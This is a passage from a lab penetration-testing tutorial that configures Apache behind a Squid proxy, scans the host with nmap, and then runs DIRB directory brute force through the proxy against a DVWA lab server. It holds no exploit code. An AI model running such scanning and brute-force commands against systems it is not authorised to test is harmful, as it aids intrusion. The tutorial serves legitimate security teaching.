
Configuring Apache service for Web Proxy

Now open the "000-default.conf" file from the path*: /etc/apache2/sites-available/* and add the following line to implement the following rules on /html directory over localhost or Machine IP (192.168.1.103)

```
<Directory /var/www/html/>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride None
                Order deny,allow
                deny from all
        allow from 127.0.0.1 192.168.1.103
</Directory>
```

Now the save the file and restart the apache service with the help of the following command.


```
service apache2 start
```



```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html
 <Directory /var/www/html/>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride None
                Order deny,allow
                deny from all
        allow from 127.0.0.1 192.168.1.103
        </Directory>


        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Now when someone tries to access web services through our network i.e. 192.168.1.103, he/she will welcome by following web page

"Error 403 forbidden You don't have permission to access <requested page>".




Forbidden

You don't have permission to access /dvwa/login.php on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.1.103 Port 80

When you face that such type of situation where port 80 is open but you are unable to access it, hence proved the network is running behind the proxy server.




```
root@ubuntu:~# nmap 127.0.0.1

Starting Nmap 6.40 ( http://nmap.org ) at 2018-11-15 19:10 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
631/tcp  open  ipp
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds
root@ubuntu:~#
```

Web Proxy Penetration Testing

For web Proxy penetration testing we had already set-up lab for web application servers such as DVWA and SQli DHAKKAN (Read Article from here) and WordPress (Read Article from here).

Now to test whether our proxy server is working or not by configuring , let's open Firefox and go to **Edit –> Preferences –> Advanced –> Network –> Settings** and then select **"Manual proxy configuration**" and enter proxy server IP address (192.168.1.103) and Port (3128) to be used for all protocol.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 192.168.1.103 Port 3128

☑ Use this proxy server for all protocols

SSL Proxy 192.168.1.103 Port 3128

FTP Proxy 192.168.1.103 Port 3128

SOCKS Host 192.168.1.103 Port 3128

○ SOCKS v4 ● SOCKS v5

No Proxy for

localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL

□ Do not prompt for authentication if password is saved

□ Proxy DNS when using SOCKS v5

BOOMMM!! Connected to the Proxy server successfully using HTTP Proxy in our Browser.




Directory Brute force Attack on Proxy Server Using DIRB Tool

While making directory brute force attack with the help of DIRB we can use **–p option**, it enables proxy URL to be used for all requests, by default it works on port 1080. As you have observed, on exploring target network IP in the web browser it put up “Access forbidden error” which means this web page is running behind some proxy.

```
dirb http://192.168.1.103/dvwa
dirb http://192.168.1.103/dvwa -p 192.168.1.103:3128
```

From the given below image, you can take reference for the output result obtained for above commands, here we haven’t obtained any directory or file on executing 1st command whereas in 2nd command executed successfully.



